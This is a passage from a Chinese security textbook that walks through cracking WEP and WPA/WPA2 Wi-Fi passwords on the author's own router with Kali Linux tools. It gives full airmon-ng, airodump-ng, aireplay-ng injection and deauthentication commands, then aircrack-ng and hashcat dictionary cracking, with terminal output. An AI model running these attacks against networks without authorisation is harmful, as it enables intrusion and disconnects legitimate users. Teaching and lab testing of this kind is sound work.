众所周知，常见无线网络的连接加密方式，大致可以分为两种：一种是 WEP，另一种是 WPA/WPA2。这两种连接方式的原理与本文无关，这里就不多说了。只是破解难度，WEP 的破解难度远远要低于 WPA。这也是现在少有人使用 WEP 连接的原因。检查一下自己的无线网络，如果是 WEP 的，赶紧改成 WPA。

10.2.2　WEP 破解

（1）进入虚拟机 Kali 的桌面，打开终端，查看无线网卡的接口。执行命令：

```
ifconfig -a
```

执行结果如图 10-4 所示。



图 10-4　查看无线网卡接口

返回了 3 个接口，其中 eth0 是有线网卡的接口，也就是 VMware 虚拟网卡的接口。lo 是回环接口，wlan0 是无线网卡的接口。

注意：Linux 中有线网卡都以 eth 开头，无线网卡都以 wlan 开头。

（2）使用 airmon-ng 命令将无线网卡开启为 monitor 模式。查看一下 airmon-ng 的说明，执行命令：

```
man airmon-ng
```

执行结果如图 10-5 所示。

（3）无线破解所有的工序都需要在 monitor 模式下进行。不管怎么破解，airmon-ng 工具都是第一步，执行命令：

```
airmon-ng start wlan0
```

执行结果如图 10-6 所示。


root@kali: ~
File Edit View Search Terminal Help
AIRMON-NG(8) System Manager's Manual AIRMON-NG(8)
NAME
airmon-ng - POSIX sh script designed to turn wireless cards into monitor mode.
SYNOPSIS
airmon-ng <start|stop> <interface> [channel] airmon-ng <check> [kill]
DESCRIPTION
airmon-ng This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interfaces status. It can also list/kill programs that can interfere with the wireless card operation.
OPTIONAL PARAMETERS
start <interface> [channel]
Enable monitor mode on an interface (and specify a channel). Note: Madwifi-ng is a special case, 'start' has to be used on wifi interfaces and 'stop' on ath interfaces.
stop <interface>
Disable monitor mode and go back to managed mode (except for
Manual page airmon-ng(8) line 1 (press h for help or q to quit)

图 10-5 man airmon-ng


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'
PID Name
526 NetworkManager
1088 wpa_supplicant
PHY Interface Driver Chipset
phy1 wlan0 rtl8187 Realtek Semiconductor Corp. RTL8187
(mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
(mac80211 station mode vif disabled for [phy1]wlan0)
root@kali:~#

图 10-6 启动 wlan0mon

（4）返回结果显示，从 wlan0 虚拟网卡中转换了 monitor 模式的虚拟接口 wlan0mon，验证一下结果，执行命令：

```
ifconfig -a
```

执行结果如图 10-7 所示。


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.161 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::20c:29ff:fefc:869b prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:fc:86:9b txqueuelen 1000 (Ethernet)
RX packets 141 bytes 12456 (12.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 107 bytes 6961 (6.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 0 (Local Loopback)
RX packets 24 bytes 1440 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1440 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0mon: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 00:25:22:20:c5:91 txqueuelen 1000 (Ethernet)
RX packets 1 bytes 261 (261.0 B)
RX errors 0 dropped 1 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

图 10-7　验证 wlan0mon

（5）现在可以使用 airodump-ng 工具从 wlan0mon 接口来获取无线网络的数据，首先还是查看 airodump-ng 的使用说明，执行命令：

```
airodump-ng --help
```

执行结果如图 10-8 所示。


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airodump-ng --help
Airodump-ng 1.2 rc4 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org
usage: airodump-ng <options> <interface>[,<interface>,...]
Options:
--ivs : Save only captured IVs
--gpsd : Use GPSd
--write <prefix> : Dump file prefix
-w : same as --write
--beacons : Record all beacons in dump file
--update <secs> : Display update delay in seconds
--showack : Prints ack/cts/rts statistics
-h : Hides known stations for --showack
-f <msecs> : Time in ms between hopping channels
--berlin <secs> : Time before removing the AP/client
from the screen when no more packets
are received (Default: 120 seconds)
-r <file> : Read packets from that file
-x <msecs> : Active Scanning Simulation
--manufacturer : Display manufacturer from IEEE OUI list
--uptime : Display AP Uptime from Beacon Timestamp
--wps : Display WPS information (if any)

图 10-8　airodump-ng 说明

这里最常用的几个参数如下。

◎ --ivs：保存为 ivs 格式（默认保存为 cap 格式）。

◎ --w：保存文件名。

◎ --channel：获取的频道。

◎ --bssid：过滤热点。

注意：使用--ivs 参数将保存文件为 ivs 格式，否则会保存为 cap 格式。这两者的区别在于 cap 格式获取的数据信息比较多，也比较大，它包含了数据包的来源、目的等信息，非常详细。可以用 Wireshark 之类的软件详细分析 cap 文件。ivs 文件则比较小，而且如果单纯为了破解无线密码，保存为 ivs 格式就足够了。

（5）查看一下 wlan0mon 下可以探测得到的无线热点，执行命令：

```
airodump-ng wlan0mon
```

执行结果如图 10-9 所示。



图 10-9　airodump-ng 显示可探测的热点

（7）以 Gargoyle 这个无线网络为例。可以看到 Gargoyle 的加密模式为 WPA，频道为 3，bssid 是 20：*：*：*：*：*（为安全起见，这里隐藏了 bssid）。另外，再打开一个终端（或者按 Ctrl＋C 组合键中断这个进程。这个进程的作用只是为了确定目标，确定目标后就没用了），执行命令：

```
airodump-ng -ivs -channel 3 -bssid 20:*:*:*:*:* -w garogoyle wlan0mon
```

执行结果如图 10-10 所示。


root@kali: ~
File Edit View Search Terminal Help
CH 14][Elapsed: 18 s][2017-07-04 22:44
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
20: -69 17 0 0 3 54e. WEP WEP Gargoyle
BSSID STATION PWR Rate Lost Frames Probe

图 10-10　获取数据包

（8）从图 10-10 可以看到，没有终端连接到该无线网络，因此 Data 项是 0，也就是没有获取到任何的数据包。这时就需要 aireplay-ng 的帮助了。先来看看 aireplay-ng，查看一下 aireplay-ng 的帮助文档，执行命令：

```
aireplay-ng --help
```

执行结果如图 10-11 所示。


root@kali: ~
File Edit View Search Terminal Help
-r file : extract packets from this pcap file
Miscellaneous options:
-R : disable /dev/rtc usage
--ignore-negative-one : if the interface's channel can't be determined,
ignore the mismatch, needed for unpatched cfg80211
Attack modes (numbers can still be used):
--deauth count : deauthenticate 1 or all stations (-0)
--fakeauth delay : fake authentication with AP (-1)
--interactive : interactive frame selection (-2)
--arpreplay : standard ARP-request replay (-3)
--chopchop : decrypt/chopchop WEP packet (-4)
--fragment : generates valid keystream (-5)
--caffe-latte : query a client for new IVs (-6)
--cfrag : fragments against a client (-7)
--migmode : attacks WPA migration mode (-8)
--test : tests injection and quality (-9)
--help : Displays this usage screen
root@kali:~#

图 10-11　aireplay-ng 帮助文档

aireplay -ng 的参数并不复杂，复杂的是它的攻击模式。aireplay -ng 的攻击模式分为 0～9 共 10 种模式。这里只说明最常用的几种。

◎ --deauth -0：冲突模式。强迫合法的客户端断开连接，待客户端自动连接时获取数据包。

◎ --fakeauth –1：伪装模式。伪装为一个合法的客户端连接无线网络，趁机获取数据包。

◎ --interactive –2：交互模式。集合抓包、提取数据、发起攻击三合一的攻击模式。

◎ --arpreplay –3：注入攻击模式。抓取合法的数据包后，重复发送。

◎ --chopchop –4：切割模式。利用一个合法的数据包产生一个新包，然后重复注入。

◎ --fragment –5：碎片攻击模式。强迫无线网络重新广播包。

再来看看 WEP 无线攻击的原理。

◎ 使用 airodump 命令获取数据包时，发现无线网络有合法的客户端，而且客户端和无线网络之间交换数据比较频繁。那就无须 aireplay-ng 的帮助，直接监听 wlan0mon 这个虚拟的网络接口就可以收集得到大量的数据包。

◎ 如果无线网络有合法的客户端，但是客户端和无线网络间没有数据交换，或者就完全没有合法的客户端，此时 airodump 是无法获取到数据包的，这时候就必须使用 aireplay 注入攻击了。aireplay 注入攻击这几种模式使用最方便的还是 interactive 模式，因为使用起来比较简单，而且必定可以成功。

（9）回到 Kali 的虚拟机中，此时没有任何无线终端连接无线网络。使用 aireplay 的 interactive 模式注入攻击。另外打开一个终端（不要关闭 airodump-ng 那个终端），执行命令：

```
aireplay-ng  -2 -p 0841 -a 20:*:*:*:*:* -h 00:*:*:*:*:* wlan0mon
```

执行结果如图 10-12 所示。



图 10-12　抓包注入攻击

（10）输入 Y 后按回车键，重复注入这个包。此时执行 airodump-ng 的终端会发现数据包的数量飞速上涨，如图 10-13 所示。



图 10-13　获取足够量的数据包

（11）一般来说数据包达到 20 000 基本上就差不多了。待数据包达到 20 000 后，重新打开一个终端，执行命令：

```
ls
aircrack-ng gargoyle-01.ivs
```

执行结果如图 10-14 所示。



图 10-14　获取得到密码

注意：不关闭之前的 airodump-ng 终端和 aireplay-ng 终端是因为万一数据包不够，airodump-ng 和 aireplay-ng 也能源源不断地提供新的数据包。

到此 WEP 加密的无线网络就破解完毕了。WEP 加密模式的无线网络非常不安全，现在基本上已经找不到 WEP 无线网络了。

10.2.3　WPA 破解

（1）以 gargoyle 这个路由器为例，先将 gargoyle 的加密模式修改为 WPA/WPA2 的模式，然后执行命令：

```
airodump-ng  -channel 3 -bssid 20:*:*:*:*:* -w garogoyle wlan0mon
```

注意：这里必须获取 cap 格式的数据包，所以就不再添加--ivs 参数了。

执行结果如图 10-15 所示。

（2）从图 10-15 可以看出，已将 gargoyle 路由的加密方式修改为 WPA2 了，该路由器有一个合法的客户端连接，只获得了 3 个数据包。不过没关系，破解 WPA/WPA2 的关键不在于获取多少个数据包，而在于获取一个完整的握手包。获取完整的握手包很简单，只要在 airodump-ng 的监控过程中，路由器有一个正常的客户端连接就可以了。这里直接使

用 aireplay-ng 的 deauth 模式攻击，强迫合法的客户端下线。客户端会自动连接到路由器，这样 airodump-ng 就获取了一个完整的握手包了。重新打开一个终端，执行命令：

```
aireplay-ng -0 1 -a 20:*:*:*:*:* -c 54:*:*:*:*:* wlan0mon
```

执行结果如图 10-16 所示。



图 10-15　监听 wlan0mon 获取握手包



图 10-16　aireplay-ng 强迫合法用户重新连接

（3）合法的连接终端重新连接无线网络后，airodump-ng 将获取一个完整的握手包，如图 10-17 所示。



图 10-17　airodump-ng 获取完整握手包

1．aircrack 破解 WPA 密码

WPA 的破解必须有合法客户端的参与。如果没有合法的客户端，是没办法获取完整的数据包的。查看一下得到的文件，执行命令：

```
ls
head -n 10 wordlist.txt
```

执行结果如图 10-18 所示。

图 10-18　获取 cap 文件

图 10-18 中以 garogoyle-01 开头的都是 airodump-ng 获取的数据文件。握手包就包含在 garogoyle-01.cap 中。这个文件可以从 Wireshark 之类的软件中打开，进行具体分析。破解密码也只需要这个文件就够了。wordlist.txt 是准备好的密码字典，用来暴力破解握手包中的连接密码，执行命令：

```
aircrack-ng garogoyle-01.cap -w wordlist.txt
```

执行结果如图 10-19 所示。


root@kali: ~
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc4
[00:00:00] 876/1498 keys tested (1193.11 k/s)
Time left: 0 seconds 58.48%
KEY FOUND! [8888888888]
Master Key : 89 D6 EB 61
73 83 2B 77
) 75 0E D2
0F 8F CA
Transient Key : AC 73 0E F6
CE 30 2C 24
7B 9C E7 4E
31 E3 62 D4
88 0F 61
3F 89 2B
BB B4 09
F6 9D 1C
EAPOL HMAC : 3D 06 53 A8
8D E5 99
root@kali:~#

图 10-19　aircrack-ng 暴力破解密码

对比一下，密码正确无误。

2．hashcat 破解 WPA 密码

这种获取握手包然后再暴力破解的方法不算太有效。第一因为必须得有合法用户，如果没有合法用户就没办法进行下一步；第二因为暴力破解还依赖于字典是否强大，字典太小了，密码不一定包含在字典内，字典太大了，会浪费太多的时间。

好在还有爆破神器 hashcat 可以稍解遗憾。hashcat 利用显卡 GPU 暴力破解 hash 密码，其爆破速度极其惊人，据说单显卡配置最快能达到每秒 1.4 亿条密码，使用多个显卡组成专门用于 GPU 破解的服务器，速度还可以叠加提升。hashcat 支持的模式也非常多。不太方便的就是它不能直接支持 cap 文件，需要专门的工具将 cap 文件转换成 hccapx 文件后才能进行爆破。

先下载转换工具 hashcat-utils。在浏览器中打开 https://github.com/hashcat/ hashcat-utils/releases，如图 10-20 所示。



图 10-20　下载 hashcat-utils

直接下载 7z 压缩文件就可以了。值得庆幸的是 hashcat-utils 的 7z 版本解压后通用于 Windows 和 Linux。解压到 Windows 或者 Linux 下都可以。然后到 hashcat 的官网下载 hashcat，如图 10-21 所示。


https://hashcat.net/hashcat/
Download
Name
Version
Date
Download
Signature
hashcat binaries
v3.6.0
2017.06.09
Download
PGP
hashcat sources
v3.6.0
2017.06.09
Download
PGP
Signing key on PGP keyservers: RSA, 2048-bit. Key ID: 2048R/8A16544F. Fingerprint: A708 3322 9D04 0B41 99CC 0052 3C17 DA8E 8A16 544F
Check out our GitHub Repository for the latest development version
GPU Driver requirements:
AMD GPUs on Windows require "AMD Radeon Software Crimson Edition" (15.12 or later)
AMD GPUs on Linux require "AMDGPU-PRO Driver" (16.40 or later)
Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
Intel GPUs on Windows require "OpenCL Driver for Intel Iris and Intel HD Graphics"
Intel GPUs on Linux require "OpenCL 2.0 GPU Driver Package for Linux" (2.0 or later)
NVIDIA GPUs require "NVIDIA Driver" (367.x or later)

图 10-21　下载 hashcat

这个 hashcat binaries 是 Windows 版本，如果需要 Linux 版本的请下载 hashcat sources（Kali 无须下载，自带有 hashcat。另外，在虚拟机中使用 hashcat 效果也不太好，最好是利用物理显卡来加速破解）。

解压 hashcat-utils 和 hashcat 压缩包到指定目录，并将目录添加到 ConEmu 环境变量，如图 10-22 所示。



图 10-22　加入 ConEmu 环境变量

将获取的握手包文件 garogoyle-01.cap 复制到宿主机下（可以用 WinScp 复制，也可以利用 vmware-tools 传输）。打开 ConEmu，执行命令：

```
cap2hccapx.exe garogoyle-01.cap garogoyle-01.hccapx
```

注意：在 Facebook 的视频中，大都使用 wpaclean 命令将 cap 文件清理一遍，再进行转换。多次测试后发现这样没必要，而且有可能导致 cap 文件无法转换，所以直接使用 cap2hccapx 命令即可。

执行结果如图 10-23 所示。

图 10-23　转换 cap 为 hccapx

然后使用 hashcat 进行暴力破解，执行命令：

```
hashcat64.exe -m 2500 -a 0 garogoyle-01.hccapx wordlist.txt
```

执行结果如图 10-24 所示。

从图 10-24 中可以看出 hashcat 的破解速度要比 aircrack-ng 快很多。因为这个字典比较小，无法尽显 hash 神器的风采。实际上 hashcat 可以更快。另外，hashcat 还可以破解压缩文件密码、Office 密码、PDF 密码等，而且速度快，范围广，它还免费。

